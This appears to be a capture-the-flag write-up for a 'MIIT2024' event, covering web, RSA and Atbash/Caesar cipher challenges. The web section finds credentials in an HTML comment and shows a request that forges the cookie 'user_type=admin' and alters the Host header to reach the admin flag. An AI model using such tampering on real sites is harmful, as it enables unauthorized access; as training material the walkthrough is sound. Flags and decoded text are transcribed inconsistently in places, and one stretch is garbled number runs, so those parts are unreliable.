
```
<?php
phpinfo();
# Flag: MIIT2024{j0k3s_0n_y0u}
?>
```

FLAG:


MIIT2024{j0k3s_0n_y0u}

ADMINLOGIN


Creator: bagogo@1337




The page display the login page



Then there is a robots.txt file containing /s3cr3t/ directory. To find robots.txt, can use any fuzzing tools or directory scan such as dirsearch.




Go to the /s3cr3t/, and it displays a blank page. Look at the source code.



```
<!--username: user | password: supa_hard_paaswad-->
<html data-lt-installed="true"> [event]
<head></head>
<body></body>
</html>
```

A credential is required to log in to the login page.

Welcome, User




Name	Value	Domain	Path	Expires / Max-Age
-587068077.cache-source	[%22.8k%20Stars%22%2C%226.4k%20Forks%22]	localhost	/	Tue, 30 Apr 2024 13:21:44 GM
com.wibu.cm.webadmin.lang	en-US	localhost	/	Mon, 24 Mar 2025 05:38:44 GM
pma_lang	en	localhost	/phpmyadmin/	Mon, 20 May 2024 13:59:05 GM
user_type	user	localhost	/	Thu, 30 May 2024 14:09:01 GM

The webpage will display welcome, User. Go to inspect element → storage; there is a cookies user type.

```
GET /welcome.php HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: user_type=admin
```

Intercept the web using Burp Suite, change the cookie's value to admin (This attack is called improper session management), and change the host to 127.0.0.1 (This attack is called host header injection). Then, forward the request.



Welcome, Hacker. Flag: MIIT2024{1ns1d3r_1ntrud3r_fr0m_0ut51d3}

FLAG:

MIIT2024{1ns1d3r_1ntrud3r_fr0m_0ut51d3}

CRYPTOGRAPHY

SIMPLERSA

Creator: Kiok

```
from Crypto.Util.number import bytes_to_long, getPrime, long_to_bytes

with open("flag.txt", 'r') as f:
    flag = f.read().strip()

flag = bytes_to_long(flag.encode())
e = 65537
p = getPrime(1024)
q = getPrime(1024)

n = p * q

c = pow(flag, e, n)

print(f'n={n}')
print(f'p={p}')
print(f'c={c}'')
```

The output.txt already provide n,p and c

```
(osiris@ALICE)-[~/FYP/simpleRSA]
$ cat output.txt
n = 12509489091070993266193643757087250773599697517572997029583734197071965496305485184536063293420841805527817856017230
211099936165104754266077244301044459397781421610537857697773022515241139858967509183459710206450094382773546907312701083
547514938145589090702021037995321992839763200480475071870074853693855379834917062224103646916389632601817392951017434074
423289827005927679437904353116721205440705885517236080709736931881354336784479207290895087870244675272144687972624077761
746622851046722962722986804350019291203036984121637457175657535094099771776543573488030503877012044167005927271905489114
445364251538511905363
p = 12185825121074621976147757283859591171115636145342653071308139942118501543996648887112142440979663408528696025577979
760100628042942854274822846595726611769142619491166392679691427203987758605158357884527004741539173312401947782413376857
381648368363517614572042456675768772340905785336057537216237265656825241
c = 29269007819790583552786498853188870113220207043477934993520355849995309115583128894639535507139222381266761159798217
47829942282479823458423353608251783128268522144481211117030674746856163589341000207897378759841302649200831125185791835
22739237438870668132868932640056209887799018549742854840350873645687140830512211424678329835997664056157429925174319229
911780266023023990738816422750975115568749934192782993056514290980318348418360808192954080890860124921871514739286960283
39467695442001028011440410242872201380451718954838284726598781247697852186103923493956886729474266257762681001427541196
26754789041495038693
```

Solution

```
from Crypto.Util.number import long_to_bytes, inverse

n = 12509489091070993266193643757087250773599697517572997029583734197071965496305485184536063293420841805527817856017230
p = 12185825121074621976147757283859591171115636145342653071308139942118501543996648887112142440979663408528696025577979
c = 29269007819790583552786498853188870113220207043477934993520355849995309115583128894639535507139222381266761159798217
q = n // p
phi = (p-1)*(q-1)
e = 65537
d = inverse(e, phi)
m = pow(c, d, n)
flag = long_to_bytes(m)

print(f"Flag: {flag}")
```

```
(osiris@ALICE)-[~/FYP/simpleRSA]
$ python solution.py
Flag: b'MIIT2024{353c0d355ec610b63f63a3c303f01ba5}'
```

FLAG:

MIIT2024{353c0d355ec610b63f63a3c303f01ba5}

CODE (Python)

```
from Crypto.Util.number import long_to_bytes, inverse

n =
1250948909107099326619364375708725077359969751757299702958373419707196549630548518453606329342084
1805527817856017230211099936165104754260677244301044459397781421610537857697773022515241139858967
5091834597102064500943827735469073127010835475149381455890907020210379953219928397632004804750718
7007485369385537983491706222410364691638963260181739295101743407442328982700592767943790435311672
1205440705885517236080709736931881354336784479207290895087870244675272144687972624077761746622851
0467229627229868043500192912030369841216374571756575350940997717765435734880305038770120441670059
27271905489114445364251538511905363

p =
1218582512107462197614775720385959117115636145342653071308139042118501543996648887112142440979663
4085286960255779797601006280429428542748228465957266117691246194911663926796914272039877586051583
5788452700474153917331240194778241337685738164836683635176145720424566757687723409057853360575372
1623726565825241

c =
2926900781979058355278649885318887011322020704347793499352035584999530911558312889463953550713922
23812667611597882174782994228247982345842335360825178312826852214444812111170306747468561635893410
0020789737875984130264920083112518579183522739237438870668132868932640056209887799018544974285484
0350873645687140830512211424678329835997664056157429925174319229911780266023023990738816422750975
1155687499341927829930565142909803118348418360808192954080890860124921871514739286902833946769544
2001028011440410242872201380454171895483828472659878124769785218610392349395688672947426625776268
100142754119626754789041495038693


q = n // p
phi = (p-1)*(q-1)
e = 65537
d = inverse(e,phi)
m = pow(c,d,n)
flag = long_to_bytes(m)

print(f"Flag: {flag}")
```

REARRANGED 1

Creator: SpicyMochi

The participants will be given this text file.



```
1 $wool, R'n zg blfi wlli ztzm
2 R qfhg mvvww z uirvwv
3 Yfg mld R hsiv z yw drgs blf
4 Zn R wfny gl hfxxfny gl gsv mlrvh?
5 R'n mlg z orggov ylb ml nliv
6 R'ev nzvv nb hgfkwr xsrxvh gll
7 Gvoo nb nlgsvi gszg R'n hlrib
8 Gvoo nb uzgsvi qfhg gsv hnvv
9 Gvoo nb hrhgvj gszg svi yilgsvi
10 Nrtsg zh dvoosz tlmv rmhmv
11 Rh gsviv hkzv uli nv rm Slfhglm?
12 'Xzfhv rg'h hkzxrlfh rm OZ
13 Dsviv gsv tizhh rh zodzbh tivvmvi
14 Zmw gsv dliow xzm hxivzn nb mzvn
15 Yfg blf mvevi ivzoobh xziw zylfg
16 Gsv dbz gszg vevibgsrmt gfimvw lfg
17 Blf wrwm'g dzmmz uzoo rm olev
18 Blf'iv oliprmt lfg uli blfihvou mld
19 Rg'h hgzigrm gl krhh nv luu
20 R gslftsg R szw blf urtfiwv lfg
21 Mvevi gslftsg blf dlflow xzoo nb yofuu
22 Tfvhhl dsl yvolnlth gl hlnvlmv vohv mld
23 Hlrib ru R levihsziwv, hvv, oruv, rg rhm'g uzri
24 R'n nliv zmw nliv zdziv lu rg mld
25 Blf tvg wifmp gsvm hgzig gl xfihv nv lfg
26 R glow blf gl dzgxsl blfi nlfgs
27 Gsrh rh vczxgob dszg nb nlgsvi dlflow dzim nv zylfg
28 Yfg, yzyb, blf xzm xzoo nv dsvm rg'h levi
29 R gopvw gl blfi gsvizkrhg, sv hzrw blf dviv tvggrmt hlyvi
30 Gsviv'h lmob yfg hl nzmb svzwh gszg xzm ivhg lm gsrh hslfowvi
31 Yfg R gsrmp blfih dhz gsv yvhg uli nv gl xib levi
32 Yfg blf mvevi ivzoobh xziw zylfg
33 Gsv dbz gszg vevibgsrmt gfimvw lfg
34 Blf wrwm'g dzmmz uzoo rm olev
35 Blf'iv oliprmt lfg uli blfihvou mld
36 Rg'h hgzigrm gl krhh nv luu
37 R gslftsg R szw blf urtfiwv lfg
38 Mvevi gslftsg blf dlflow xzoo nb yofuu
39 Tfvhhl dsl yvolnlth gl hlnvlmv vohv mld
40 Gsv slfhv dv xzooovv lfi slnv
41 NRRG2024{nb_s0fh3_15_m0g_4_s0n3}
42 Szhuoorm' gl krvxvh lm rgh ldm
43 R pmld gszg blf'iv yvggvi luu zolmv
44 Yzyv, R xlflow ure blf yfg R dlm'g
```

Initial analysis will get them this.



The screenshot shows the dCode cipher identifier interface. It features a search bar at the top with the placeholder "Search for a tool". Below it is a section titled "CIPHER IDENTIFIER" with the sub-section "ENCRYPTED MESSAGE IDENTIFIER". This section contains a text input field labeled "CIPHERTEXT TO RECOGNIZE" containing the encrypted text from the previous screenshot. To the right of this is a "Summary" section with links to various cipher-related topics. Below the main input field is another labeled "CLUES/KEYWORDS (IF ANY)". At the bottom left is a "SYMBOLS IDENTIFIER" section with a link to "Symbols Cipher List". A large image of a cipher wheel is visible on the left side of the interface.

Then they will get the flag using the atbash cipher like the following

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'

★ BROWSE THE FULL DCODE TOOLS LIST

Results

```
Hello, I'm at your door again
I just needed a friend
But now I share a bed with you
Am I dumb to succumb to the noise?
I'm not a little boy no more
I've made my stupid choices too
Tell my mother that I'm sorry
Tell my father just the same
Tell my sister that her brother
Might as well have gone insane
Is there space for me in Houston?
'Cause it's spacious in LA
Where the grass is always greener
And the world can scream my name
But you never really cared about
The way that everything turned out
You didn't wanna fall in love
You're looking out for yourself now
It's starting to piss me off
I thought I had you figured out
Never thought you would call my bluff
Guess who belongs to someone else now
Sorry if I overshared, see, life, it isn't
fair
I'm more and more aware of it now
You get drunk then start to curse me out
I told you to watch your mouth
This is exactly what my mother would warn me
about
But, baby, you can call me when it's over
I talked to your therapist, he said you were
getting sober
There's only but so many heads that can rest
on this shoulder
But I think yours was the best for me to cry
over
```

ATBASH CIPHER

Cryptography > Substitution Cipher > Atbash Cipher

ATBASH DECODER

★ ATBASH MIRRORED CIPHERTEXT [?](#)
gsv slfhv dv xzoovav lfi s1nv
NRGZ024{nb_sofh3_15_mog_4_s0n3}
s2h uzoorm g1 krvxvh l1m rgh ldm
R pmld gs2g b1f'iv yvggvi luu z0lmv
yzyv, R xlflow urc b1f yfg R dlm'g

★ ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

★ USE HEBRAIC ALPHABET מושרכטענגל'יתחוודגא

► DECRYPT ATBASH

See also: Writing in Reverse > esreveR – Mirror Writing – Mono-alphabetic Substitution – Affine Cipher – Caesar Cipher

ATBASH ENCODER

★ ATBASH PLAIN TEXT [?](#)
dCode decrypt Atbash

★ ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

★ USE HEBRAIC ALPHABET מושרכטענגל'יתחוודגא

► ENCRYPT

See also: Mono-alphabetic Substitution – Caesar Cipher – ROT-13 Cipher

Answers to Questions (FAQ)

What is Atbash cipher? (Definition)

Atbash cipher (also called mirror cipher or backwards alphabet or reverse alphabet) is the name given to a monoalphabetical substitution cipher which owes its name and origins to the Hebrew alphabet.

Atbash replaces each letter with its symmetrical one in the alphabet, that is, A becomes Z, B becomes Y, and so on.

How to encrypt using Atbash cipher?

Atbash encryption uses a substitution alphabet and its reciprocal, a combination of the normal alphabet and its reverse alphabet (mirrored).

Example: The latin alphabet ABCDEFGHIJKLMNOPQRSTUVWXYZ and its reverse: ZYXWVUTSRQPONMLKJIHGFEBCDA are combine in the substitution table:

Normal	ABCDEFGHIJKLMNOPQRSTUVWXYZ
Reverse	ZYXWVUTSRQPONMLKJIHGFEBCDA

Summary

- ★ Atbash Decoder
- ★ Atbash Encoder
- ★ What is Atbash cipher? (Definition)
- ★ How to encrypt using Atbash cipher?
- ★ How to decrypt Atbash cipher?
- ★ How to recognize an Atbash ciphertext?
- ★ Why is this cipher called 'Atbash'?
- ★ How is the Atbash number used in the Hebrew Bible?
- ★ What dictionary words still exist when encrypted?
- ★ What are Atbash variants?
- ★ When was Atbash invented?

Similar pages

- ★ Caesar Cipher
- ★ Mono-alphabetic Substitution
- ★ Affine Cipher
- ★ ROT-13 Cipher
- ★ Mirror Writing
- ★ Writing in Reverse > esreveR
- ★ Gravity Falls Cipher
- ★ DCODE'S TOOLS LIST

Support

- ★ PayPal
- ★ Patreon
- ★ More

Forum/Help

DISCORD

Keywords

They will find the flag here.

```
Guess who belongs to someone else now  
The house we called our home  
MIIT2024{my_h0us3_15_n0t_4_h0m3}  
Has fallin' to pieces on its own
```


FLAG:

MIT2024{my h0us3 15 n0t 4 h0m3}

REARRANGED 2

Creator: SpicyMochi


The participants will receive a similar text file format like the previous challenge. They will also get a hint on how to solve it with an online ceaser cipher tool. The hint should distract the participants from using a ceaser cipher brute-force tool.



```
-/ctfQuestions/crypto2/rearranged2 - Mousepad
File Edit Search View Document Help
rearranged2 steps
1 hint:https://cryptii.com/pipes/caesar-cipher
2
3 Ny hfs'y gj xfni N'r fs jfwqd gnwi
4 Ny's yjs t'htqhp gjktwj N xfd f btwi
5 Gfgd, N hfs sjajw yjqq
6 Mtb it dtz xqjju xt bjqq?
7 Dtz pjuj yjqqnsr rj yt qnaj wnlmy
8 Yt lt yt gji gjktwj ymj ifdqnly
9 6272 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
30 31 32 33 34 35 36 37 38 39 40 41 42 43 44
31 32 33 34 35 36 37 38 39 40 41 42 43 44
32 33 34 35 36 37 38 39 40 41 42 43 44
33 34 35 36 37 38 39 40 41 42 43 44
34 35 36 37 38 39 40 41 42 43 44
35 36 37 38 39 40 41 42 43 44
36 37 38 39 40 41 42 43 44
37 38 39 40 41 42 43 44
38 39 40 41 42 43 44
39 40 41 42 43 44
40 41 42 43 44
41 42 43 44
42 43 44
43 44
44 45
```

INTENDED

When using the tool rotating shift to 1, they will see



VIEW Plaintext ▾

Caesar cipher ▾

VIEW Ciphertext ▾

SHIFT 1 a→b

ALPHABET abcdefghijklmnopqrstuvwxyz

CASE STRATEGY Maintain case FOREIGN CHARS Include Ignore

→ Encoded 1517 chars

zivc gpswi
you are close

Oz igt'z hk ygoj O's gt kgxre hoxj
Oz'y zkt u'fruiq hkluxk 0 yge g cuxj
Hghe, 0 igt tkbkx zkr
Nuc ju eua yrkkv u ckrr
Eua qkkv zkrrotm sk zu robk xomnz
Zu mu zu hkj hkluxk znk jgeromnz
Haz zinkt eua cgap av lux znk yatxoyk
Eua qtuu eua jut'z muzz vxkzktj
Hghe, tuc gtj zntk
1. S00Z2024(

Jut'z eua payz cgttg cgkak av
Jgxq gy g rgqk
Yskrrrotm rook g htuloxk
Ruyz ot g ngfk?
Ol eua'kk jxatq ut rolk, hgkh
O znotq oz'y mxkgz
4.yc33z_

Haz cnorkt ot znoy cuxrj
O znotq O'rr zgay se choyqke tkzg
Se ullikk hrgiq gtj se hkj gz znxkk
Eua'kk zuu yckkz lux sk
O zgqk se choyqke tkzg
Se ullikk hrgiq gtj se hkj gz znxkk
Eua'kk zuu yckkz lux sk

When they shift further left to -3, they will see that they are closer to the answer.

VIEW Plaintext ▾

```
yhub forvh
xt zqd bknrd
Ny hfs'y gj xfni N'r fs jfwqd gnwi
Ny'x yjs t'hqthp gjktwj N xfd f btwi
Gfgd, N hfs sjajw yjqq
Mtb it dtz xajju xt bjqq
Dtz piju yjqnsl rj yt qnaj wnlmy
Yt lt yt gji gjktwj ymj ifdnqlmy
Gzy ymjs dtz bfjp zu ktw ymj xzswnxj
Dtz pstb dtz its'y ltyyf uwjyjsi
Gfgd, stb fsi ymjs
1. RNNY2024{
Its'y dtz oxzy bffff bfjp zu
Ifwp fx f qfpj
Xrjqnsl qnpj f gtsknwj
Qtxy ns f mfej?
Nk dtz'wj iwszp ts qnkj, gfgj
N ymnspl ny'x lwjfy
4.xb33y_
Gzy bmnqj ns ymnx btwqi
N ymnspl N'qq yfpj rd bmnxpjd sjfy
Rd htkkjj gafhp fsi rd gji fy ymwjj
Dtz'wj ytt xbijy ktw rj
Dtz'wj ytt xbijy ktw rj
N yfpj rd bmnxpjd sjfy
Rd htkkjj gafhp fsi rd gji fy ymwjj
Dtz'wj ytt xbijy ktw rj
Dtz'wj vtt xbijv ktw rj
```

ENCODE DECODE Caesar cipher ▾

SHIFT -3 a→x +

ALPHABET abcdefghijklmnopqrstuvwxyz

CASE STRATEGY Maintain case FOREIGN CHARS Include Ignore

→ Encoded 1517 chars

VIEW Ciphertext ▾

```
very close
ukq wna ybko
Kv ecp'v dg uckf K'o cp gctna dktf
Kv'u vgr q'enqem dghatg K uca c yqtf
Dcda, K ecp pxgxt vgn
Jqj fq awq ungrr ud ygn?
Awq mggr vgnkpi og vq nkxg tkijv
Vq iq vq dgf dghatg vjg fcankijv
Dev vjgp awq ycmg wr hqt vjg uwptkug
Awq mpdy awq fqp'v iqvvvc rtgvpgf
Dcda, pag cpf vjgp
1. OKKV2024{
Fap'v awq lwuv yccpc ycmg wr
Fctm cu c ncmg
Uognkpi nkmg c dqphktg
Nquv kp c jcgb?
Kh awq'tg ftwpo qp nhkg, dcgd
K vjkpm kv'u itgcv
4.uv33v_
Dev yjkgk kp vjku yqtnf
K vjkpm K'nnc vcmg oa yjkgma pgcv
Oa eqhhgg dncem cpf oa dgf cv vjtgg
